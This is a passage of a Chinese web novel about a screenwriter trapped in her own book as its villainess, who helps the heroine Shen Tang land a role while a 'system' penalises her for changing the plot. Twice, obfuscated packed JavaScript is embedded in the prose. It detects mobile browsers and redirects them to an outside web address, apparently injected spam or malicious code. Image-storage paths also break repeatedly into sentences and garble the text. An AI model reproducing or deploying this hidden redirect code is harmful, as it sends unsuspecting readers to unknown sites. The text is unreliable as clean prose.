试镜室里比苏芷柔想象的要空,准确的来说就是毛坯房简单挂了几块幕布。 没有网上一排正襟危坐的评委,没有刺眼的灯光,只有一台小的摄像机记录着这里所发生的一切。 只有三把椅子,一张小方桌,桌上放着一杯咖啡,和一本倒扣的书深蓝色布纹封面,博尔赫斯诗选。 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17485715|201990||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 温晴坐在中间那把椅子上,还是那件亚麻长衫,今天换成了深褐色。 她的短发被雨水打湿了一点,鬓角那缕白色贴在耳后,显得更加醒目。 旁边坐着两个人: 一个是四十多岁的中年男人,戴着鸭舌帽,应该是《深渊》的导演;另一个苏芷柔认识,是盛世娱乐艺人经纪部的总监,姓陈。 “坐。”温晴指了指对面那把椅子。 苏芷柔坐下来,椅面还残留着上一个人坐过的余温。 温晴看了她几秒,然后开口了。 “刚才我给沈棠加了一场即兴戏。” 苏芷柔的心提了起来。 “剧本里没有这场戏。”温晴的声音不快不慢:“我让她演林慎第一次去见心理医生,不是作为医生,是作为病人。我给了她一句开头:‘我不知道从什么时候开始,我把自己弄丢了。’后面全是她的即兴。” 苏芷柔攥紧了帆布袋的带子。 “她演了四分半钟。”温晴端起桌上的茶杯,发现茶凉了,又放下:“四分半钟里,她没有说一句台词。” 没有说台词?难道是演哑巴?可苏芷柔也不敢多说什么,害怕自己的每一句言语会引发蝴蝶效应。 “她坐在那把椅子上,最开始是双手放在膝盖上,坐得很端正,像所有第一次看心理医生的人一样。然后她的右手开始无意识地转左手的手腕,那里什么都没有,但她的动作像是在转一只表。”温晴的目光落在苏芷柔脸上:“转了大约三十秒,她停下来。把左手腕举到眼前,看了很久,笑了一下,不是开心的笑,是那种……‘原来已经丢了这么久’的笑。” 苏芷柔的后背爬上一层细密的鸡皮疙瘩,原来沈棠早就有对剧本的理解,她实属是瞎操心了,不过说到这,她心里也有底了。 “她把左手放回膝盖,右手盖上去,十指交叉,握紧。抬起头,看向我身后的那扇窗。窗外什么都没有,只有雨,她看着雨,眼眶慢慢地红了,但眼泪一直在眼眶打转一直没有掉下来,直到我说卡,她的眼泪才掉下来。” 温晴停下来,端起凉茶喝了一口。 “四分半钟,没有一句台词,但我在她眼睛里看见了林慎的前半生。” 试镜室里安静了很久。 导演摘下鸭舌帽,挠了挠头发,用一种难以置信的语气开口:“我之前跟许栀合作过,她的技术没有任何问题,台词、走位、情绪控制,都是教科书级别的。但你那个艺人……”他看了陈总监一眼:“她不像是演的,她是变成那个人了,后生可畏啊!” 陈总监没说话,表情很复杂。 温晴站起来,走到窗边,雨水顺着玻璃往下淌,把外面的城市扭曲成一幅流动的抽象画。 “苏芷柔。”她背对着所有人:“你之前跟我说,你是一个编剧,穿进了自己写的书里。” 导演和陈总监同时看向苏芷柔,眼神里的意思很明确:这人在说什么? 但温晴没有理会他们的目光。 “如果你是这本书的作者,”她转过身,看着苏芷柔:“那你告诉我,沈棠今天这场即兴戏,是你写的吗?” 苏芷柔张了张嘴。 不是?我应该没把温晴写这么聪明吧,她总是半蒙半猜说出事件的真相,这不是最强大脑啊! 7. 为了那些让我得以成为自己的缓慢而黑暗的转…… 她写的《星光予你》里,沈棠从来没有看过心理医生,她甚至从来没有写过沈棠的内心戏,因为写内心戏太累了,还要代入沈棠视角,在曾经的自己看来一篇爽文完全没有必要如此用心。 她写沈棠被欺负、写沈棠哭、写沈棠被男主拯救,原书中沈棠就是一个需要被人拯救的小白花女主,但她从来没有写过沈棠独自坐在一把椅子上,面对自己丢失的那部分灵魂。 那不是她写的,那是沈棠自己长出来的。 现在的情节有点不一样了。 “怎么会?”苏芷柔说,声音比她预想中要平静:“也许一开始我动过这样的想法,但如果一个如此生动的灵魂会因为我的改写而轻而易举地放弃自己的人格魅力的话,我绝对不会这样做。” 温晴看着她,慢慢地点了一下头。 “那就对了。” 她走回桌前,拿起那本博尔赫斯诗选,翻开到某一页。 苏芷柔认出那一页,是陆司珩那天在办公室念过的那首。 “我写作,是为了我自己和我的朋友们;我写作,是为了让光阴的流逝使我安心。”温晴念完,合上书:“为了那些让我得以成为自己的缓慢而黑暗的转变,沈棠,今天在这把椅子上,完成了她自己的转变,是她自己的拯救自己的结果。” 她转向陈总监。 “我想今天整体看下来《深渊》的女主沈棠大家应该没有太大的意见,如果你们有意见,可以换编剧。” 陈总监的脸色变了一下,但最终什么也没说。 温晴是《深渊》的灵魂,她的改编是圈内人士独树一帜的好评,没有她这个项目就是空壳,这一点所有人都清楚。 苏芷柔站起来,她的腿有点发软,但她努力让自己的声音听起来平稳。 “温晴老师,谢谢您。”说完,她向温情老师深深地鞠了一躬。 “不用谢我。”温晴重新坐回椅子里,端起了那杯有些苦涩的咖啡:“谢沈棠给我带来如此精彩的表演,还有……” 她抬眼看了苏芷柔一下。 “谢你自己,你给了她一个可以长出自己的空间,很多作……人都做不到这一点。” 苏芷柔走出试镜室的时候,沈棠和周曼同时站了起来。 “怎么样?”周曼的奶茶已经喝完了,手里只剩一个空杯子,被她捏得变了形。 苏芷柔看着沈棠。 沈棠站在那里,手里还攥着那颗草莓糖。 糖纸已经被手心的温度捂得完全皱掉了,粉红色的糖块隐约透出来。 她的眼眶有一点点红,但整个人站得很直,比任何时候都直。 “恭喜你沈棠,你过了!”苏芷柔激动地说。 沈棠眨了眨眼睛,看此刻的状态显然是还没反应过来,苏芷柔却已经高兴的拉周曼在她周围转圈圈了。 “《深渊》的女主是你了沈棠。” 周曼发出一声尖叫,整个人扑上去抱住了沈棠。 奶茶杯子被挤得飞出去,在地上滚了两圈。 走廊里其他等待试镜的女孩纷纷看过来,目光中有着很多情绪,其中还夹杂着一丝隐约的嫉妒,那种感觉就像是被一条毒蛇盯上了,它会先让你放松警惕,慢慢地一点点把你蚕食掉。 苏芷柔知道通过女主只是第一步,接下来她要做的事还有更多。 沈棠被周曼抱着,身体微微僵了一下,然后慢慢地把脸埋进了周曼的肩膀。 她没有哭泣的声音,但苏芷柔听见塑料糖袋的声音,低下头看见她的手攥紧了那颗糖,攥得非常非常紧。 她真的很争气! “苏芷柔。”她叫她的名字,声音有点哑。 “嗯?” “那颗糖……被我攥化了。” 她摊开手,掌心里,草莓糖已经被体温捂成了一小滩粉红色的糖浆,黏在皱巴巴的糖纸上,像一朵开败的花,不准确应该是曼陀罗,连糖果也在恭喜她重获新生! 苏芷柔看着那滩糖浆,忽然笑了。 “化了就化了。”她从帆布袋里掏出剩下的两颗,剥开一颗递给沈棠,另一颗塞进自己嘴里:“我这里还有很多。” 草莓糖在舌尖化开,甜得有点过分。 窗外的雨不知道什么时候停了。 阳光从云层的缝隙里漏下来,照在湿漉漉的玻璃上,折射出一小片模糊的彩虹。 那天晚上,苏芷柔回到公寓,打开了笔记本电脑。 文档的光标在第32章末尾一闪一闪。 她已经写完了“沈棠试镜《深渊》成功”的部分,但总觉得少了点什么。 温晴今天在试镜室里说的那些话还在她脑子里转。 ——“那是沈棠自己长出来的。” ——“你给了她一个可以长出自己的空间,很多作者都做不到这一点。” 苏芷柔把手指放在键盘上,想了很久。 然后她开始打字。 【第33章】 【沈棠走出盛世娱乐大厦的时候,雨已经停了,她站在台阶上,低头看着手心里那滩化掉的草莓糖,周曼在旁边叽叽喳喳地讲着电话,好像在跟谁汇报这个好消息,苏芷柔走在前面,撑着她那把透明的雨伞,伞尖在湿漉漉的地面上点出一串水花。】 【“苏芷柔。”沈棠叫住她。】 【苏芷柔回过头。】 【沈棠走下台阶,走到她面前。她伸出手,把那张黏糊糊的糖纸递过去:“帮我保管一下。”】 【“这有什么好保管的?”】 【“有。”沈棠说:“这是我自己第一次拿到的东西的证明。”】 【苏芷柔看了她几秒,然后接过那张糖纸,小心地折好,放进口袋里。】 【“行!等你当上影后,我裱起来挂工作室墙上。”】 【沈棠笑了一下。雨后的阳光落在她脸上,干干净净的。】 苏芷柔打完最后一个句号,停下来。 文档亮起了金色的光。 这一次,光比以往任何一次都要明亮,像一扇门被突然推开,阳光涌进来的感觉,先是刺眼,然后慢慢变得柔和。 系统提示音响起。 但这一次,不是加分。 【检测到剧情重大偏离。】 【女配值:85→72!!!扣除13点!】 【警告:女配值下降速度超出预期,请宿主注意维持人设!!!警告宿主不要妄图改写剧情!】 苏芷柔盯着那行字,心跳漏了一拍。 离60的警戒线只差12点了。 她做了那么多,拒绝作恶、拉拢女主、帮她拿下角色,系统给她的“奖励”是加分,因为那些行为可以被解释为“攀附权贵”“别有用心”。 但今天沈棠靠自己的即兴表演拿到了角色。 苏芷柔没有帮她改台词,没有用“预知”能力给她透题,甚至没有进试镜室。 她只是站在走廊里,攥着一颗草莓糖,等了她二十五分钟。 系统扣分了。 因为这是真正的偏离。 不是恶毒女配换了一种方式作恶,而是恶毒女配和女主之间,长出了系统无法归类的某种东西。 苏芷柔看着屏幕上的数字,慢慢地、慢慢地笑了。 “扣吧。”她对着空荡荡的房间说:“你扣得越多,越说明我走对了。” 窗外的城市在雨后安静地呼吸着。 文档里,第33章末尾的光标还在闪。 而她口袋里的手机忽然震了一下。 陆司珩的微信。< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17485716|201990||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' p>只有一行字: “明天下午三点,老地方,记得带上沈棠的合约。” 苏芷柔盯着那行字看了几秒。 她忽然注意到,陆司珩的头像换过了。 以前是一个灰底白字的“陆”字,标准的商务风格,现在却换成了一个深蓝色的表盘。 和她记忆中的那块表,是同一个颜色。 苏芷柔盯着陆司珩的头像看了整整三分钟。 深蓝色的表盘,金属表带,表盘上有一道极细的裂纹,如果不是照片拍得足够清晰,几乎看不出来。 她慢慢放大图片,确认那道裂纹不是手机屏幕的划痕,而是表盘本身自带的。 她知道这块表,是一个重要的剧情转折点,关于女主和男主的感情线。 在原著第72章,陆司珩向沈棠坦白身世的那场戏里,他戴的就是这块深蓝色的表。 苏芷柔当时写了一句“那是他父亲留下的唯一遗物”,然后就一笔带过了,她写那场戏的时候正被编辑催更,根本没心思展开陆司珩的过去,只想赶紧把“男主敞开心扉”的剧情走完,好进入下一阶段的感情升温。 他在那个段落里,只是一个完成“深情男主”设定的工具。 而现在这个工具人自己把头像换成了那块表,她意识到可能真的是蝴蝶效应,有些东西慢慢变了,但说不清道不明,她也不知道该怎么办,有一种无形的力量在推着她往前走。 苏芷柔退出微信,打开文档,第33章末尾她写下“陆司珩今天换了一块银白色的表”之后,文档自动生成了下一行,她没写的那行:“陆司珩把银白色的表放回抽屉,拿出了深蓝色的那块。” 她把那行字选中,试图删除。 删不掉。 不是技术上的删不掉,删除键按下去,文字确实消失了。 但当她松开按键,文字又会像水渍渗回纸张一样,一笔一划地重新浮现。 苏芷柔试了五次,五次都失败了...... 她靠在椅背上,盯着屏幕上那行顽固的字,忽然想起温晴在书店后院问她的那个问题:“你改剧情,是用角色身份改,还是作者身份改?” 她当时没有完全理解那个问题的重量,现在她懂了。 用角色身份改,意味着她只是苏芷柔,一个试图挣脱原剧本的恶毒女配。 她的反抗再激烈,也只是在原书的框架内挣扎。 但用作者身份改意味着她要承认,自己就是那个创造了这个世界、写下了所有人命运的人。 意味着她要对苏芷柔的恶毒负责,对沈棠受过的每一次欺负负责,对陆司珩被简化成“冷漠霸总”负责。 而一旦她承认了自己是作者,她就不能再假装那些她没写的部分与她无关。 比如陆司珩为什么要换表。 比如那道裂纹是怎么来的。 比如他今天下午三点,打算告诉她什么。 手机又震了一下。 陆司珩:“带上沈棠的合约,陈总监也会在” 苏芷柔回复:“好” 她打完这个字,手指悬在屏幕上方,犹豫了很久,又打了一行:“你的头像换过了” 对方正在输入的状态持续了大约十秒。 最后只回了一个字:“嗯” 苏芷柔看着那个“嗯”字,忽然觉得有点想笑。 她写了陆司珩八万字的剧情,给了他无数句霸总台词: ——“女人,你在玩火” ——“我可以给你一切,也可以毁掉一切” ——“从今以后,你的眼泪归我管” 她写这些的时候手从不抖,评论区全是“啊啊啊男主好苏”。 现在他回了一个“嗯” 他不对劲?! 8. “你也有系统?” 下午两点四十五分,苏芷柔到国贸三期楼下的时候,沈棠已经在旋转门旁边等着了。 她穿了一件米白色的针织衫,头发还是低马尾,脸上化了淡妆,看起来应该是周曼的手笔,嘴唇上涂了一层很浅的豆沙色,看起来气色比试镜那天好了很多。 但她攥着手机的手指关节微微发白,暴露了表面的平静底下藏着多少紧张。 “紧张?”苏芷柔走过去。 沈棠点了点头,却马上又摇了摇头:“跟试镜不一样,那次是跟温晴老师,演得好不好都是自己的事,这次是签合同...”她顿了一下:“是你的工作室签我。我怕我火不了赚不回本,你会不会放弃我?” 苏芷柔差点被这句话逗笑。 “沈棠,”她站在旋转门前,看着沈棠的眼睛:“你听好了,第一:工作室签你不是做慈善,是因为你一定会红,别对自己丧失信心;第二:就算你真的赚不回本,那也是我这个老板眼光不行,不是你不行。第三......” 她从口袋里掏出一颗草莓糖,剥开,塞进沈棠手里。 “吃糖,开心一点!好歹你也是跟温晴老师合作了,别人想跟温晴老师合作都没机会呢!” 